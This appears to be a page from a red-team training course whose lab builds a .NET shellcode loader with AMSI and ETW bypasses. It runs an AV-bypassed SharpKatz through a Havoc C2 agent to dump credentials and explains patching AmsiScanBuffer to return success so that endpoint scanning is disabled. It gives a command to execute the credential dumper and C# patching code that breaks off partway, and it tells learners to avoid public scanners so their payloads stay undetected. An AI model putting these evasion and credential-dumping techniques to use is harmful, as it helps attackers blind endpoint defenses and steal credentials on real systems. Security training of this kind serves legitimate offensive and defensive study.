
This is blocked by AMSI so we need to bypass that first. Which takes us to the next lab!!!
- But you told us .net below v4.8 compiled binaries don't integrate with AMSI/CLR scanning, and our RemoteLoader is compiled with .net 4.7.2 right?
- This is true, but the assembly loading methods used by
dotnet inline-executeare monitored by AMSI/ETW regardless of the .net version the assembly is compiled with. So even if our loader is not affected by AMSI/ETW, the way we're loading SharpKatz in memory is still being monitored and blocked. They spawn a new CLR with .net4.x to cover all .net versions. Therefore this new CLR is compatible with the CLR and AMSI scanning
But before we do that, remember the SharpKatz binary we uploaded to kali in the Static Analysis lab? We uploaded the AV bypassed version of SharpKatz (SharpKatz_bypass.exe) to our kali host. Let's use that one instead and see what happens.
- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute the AV bypassed SharpKatz:
dotnet inline-execute /opt/Havoc/payloads/SharpKatz_bypass.exe

You should now see SharpKatz executing properly and dumping credentials without any errors, of course this is cool - but we don't want to rely on having an AV bypassed version of every assembly we want to execute in memory. So in the next lab we'll be looking at how to bypass AMSI/ETW in our loaders so we can execute any assembly in memory without being blocked by AMSI.
AMSI & .NET
1. RECAP: AMSI Behaviour in powershell versus .NET Applications
Let's recap the difference of AMSI behaviour in powershell versus .net applications, specifically focusing on your C# RemoteLoader that uses DnsClient.NET embedded with Fody.Costura.
We have seen before that AMSI is loaded by default in powershell processes:

In .net applications, AMSI is not loaded by default. Instead, it is loaded on-demand based on certain triggers, such as dynamic assembly loads (Assembly.Load) or script execution. This makes patching AMSI in .net applications more challenging, as the timing of AMSI loading can vary depending on the application's behavior.
When your C# RemoteLoader app calls the GetKey() method, it triggers the loading of AMSI because it involves dynamic assembly loading through the Fody.Costura library. This is not a problem for benign libraries like DnsClient.NET, but it does mean that AMSI is now active in your process.
We see this when we start our remote loader and monitor the loaded modules (check the timestamps):

After continuing execution to the GetKey() call, we see that amsi.dll is now loaded (check the timestamps):

Patching AMSI in .net applications requires careful consideration of when and how AMSI is loaded. Since AMSI is not present at process start, any patches must be applied after the relevant triggers occur. This can be more complex than patching AMSI in powershell, where it is always loaded.
Therefore, our AMSI patch forces AMSI to be loaded early in the process, before any dynamic assembly loads occur. This ensures that our patch is applied before AMSI can scan any assemblies or scripts, effectively neutralizing its monitoring capabilities. Once AMSI is loaded, our patch modifies its behavior to prevent it from scanning or blocking any content, allowing your RemoteLoader app to operate without interference.
AMSI will not be reloaded or re-initialized after being patched, so applying the patch early ensures that all subsequent AMSI activity is neutralized.
2. Detailed AMSI Patch debugging in .NET
Overview of functions available in amsi.dll:

We can attack AMSI in .net applications by patching the AmsiScanBuffer function, which is responsible for scanning buffers for malicious content. By modifying this function to always return a success code, we can effectively disable AMSI's scanning capabilities.
We can also attack other Amsi functions, such as AmsiInitialize, but AmsiScanBuffer is the most direct way to neutralize AMSI's scanning functionality.
In the next lab we'll implement this patch in our AMSIETWLoader, ensuring that AMSI is loaded early and patched before any scanning can occur. Here's a preview of the AMSI patch code we'll use:

Visually this looks like this:

Le's have a look in a debugger at the AmsiScanBuffer function in our AMSIETWLoader before patching:

After applying our AMSI patch, we can see that the AmsiScanBuffer function has been modified to always return (0xC3) a success code (0), effectively disabling AMSI's scanning capabilities:

Advantages of Patching AMSI in .NET Applications in your loader
- Early Neutralization: By forcing AMSI to load early in the process, we ensure that our patch is applied before any scanning can occur. This is crucial for .net applications where AMSI is not loaded by default.
- Comprehensive Coverage: Patching AmsiScanBuffer ensures that all subsequent scanning attempts by AMSI are neutralized, allowing your RemoteLoader app to operate without interference.
- Dependency Agnostic: Many shellcode generators (Havoc C2, Donut etc...) allow adding an AMSI/ETW stubs to the generated shellcode. This means they are static patches that could be detected easily or even fixed by Microsoft in future updates. By patching AMSI in your loader, you avoid relying on potentially fragile shellcode modifications. It also allows you to use standard shellcode without modifications, and to swap out patching techniques as needed.
- Less Telemetry Noise: By patching AMSI/ETW early on, you reduce the chances of generating suspicious telemetry events that could arise from other evasion techniques. This helps keep your operations stealthy and less likely to be flagged by security monitoring tools.
- Signature Evasion: Static AMSI patches in shellcode can be detected by signature-based defenses. By implementing the patch in your loader, you can avoid using static signatures, making it harder for defenders to identify your evasion techniques. Remember signatures might get updated, and our previous tricks with simple byte changes to evade signatures might not work forever.
Lab - AMSI/ETW Remote Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
In this lab we'll be add 2 additional features to our previous RemoteLoader:
- We'll add an AMSI bypass to the loader, so we can execute dotnet assemblies like SharpKatz from Havoc,
- And we'll add an ETW bypass to the loader, to evade detection by EDR's that use ETW for monitoring.
HINT: Remember that AMSI will behave differently with .net assemblies than it would when using powershell scripts. In a powershell script amsi.dll is automatically loaded into powershell, with dotnet assemblies AMSI will interact with the CLR on demand.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\AMSIETWLoader\AMSIETWLoader.sln" ├── AMSIETWLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├──AMSIBypass.cs -> A new class for bypassing AMSI └──ETWPatch.cs -> A new class for bypassing ETWLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_AMSIETWLoader"LAB SOLUTION : "C:\THEV\Labs\Lab_AMSIETWLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Add AMSI Bypass module | Bypass AMSI scanning globally (CLR) |
| 3. | Add ETW Bypass module | ETW Patch to bypass ETW monitoring (EtwEventWrite) |
| 4. | Modify main program to call functions | Call both new classes at the beginning |
| 5. | Compile and run the code | Test the loader and make sure it works |
| 6. | Forensics | Do some forensics and compare with previous loader |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1
2. Add AMSI Bypass module
AMSIBypass.cs
- In visual studio, create a new class file called
AMSIBypass.csby going to the Solution Explorer, right-click onAMSIETWLoader->Add->Add new class, selectC# Classat the top and name the fileAMSIBypass.cs.


- Delete the dummy code provided by Visual Studio and paste the following code:
// https://practicalsecurityanalytics.com/new-amsi-bypass-using-clr-hooking/#Complete_C_Code
using System;
using System.Runtime.InteropServices;
public class AmsiBypass
{
    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr LoadLibrary(string lpFileName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, int nSize, out int lpNumberOfBytesWritten);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, int nSize, out int lpNumberOfBytesRead);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    private const uint PAGE_EXECUTE_READWRITE = 0x40;

    public static void Patch()
    {
        Console.ForegroundColor = ConsoleColor.Green;
        IntPtr hAmsi = LoadLibrary("amsi.dll");
        if (hAmsi == IntPtr.Zero)
        {
            Console.WriteLine($"LoadLibrary failed for amsi.dll: {Marshal.GetLastWin32Error()}");
            return;
        }
        IntPtr amsiScanBuffer = GetProcAddress(hAmsi, "AmsiScanBuffer");
        if (amsiScanBuffer == IntPtr.Zero)
        {
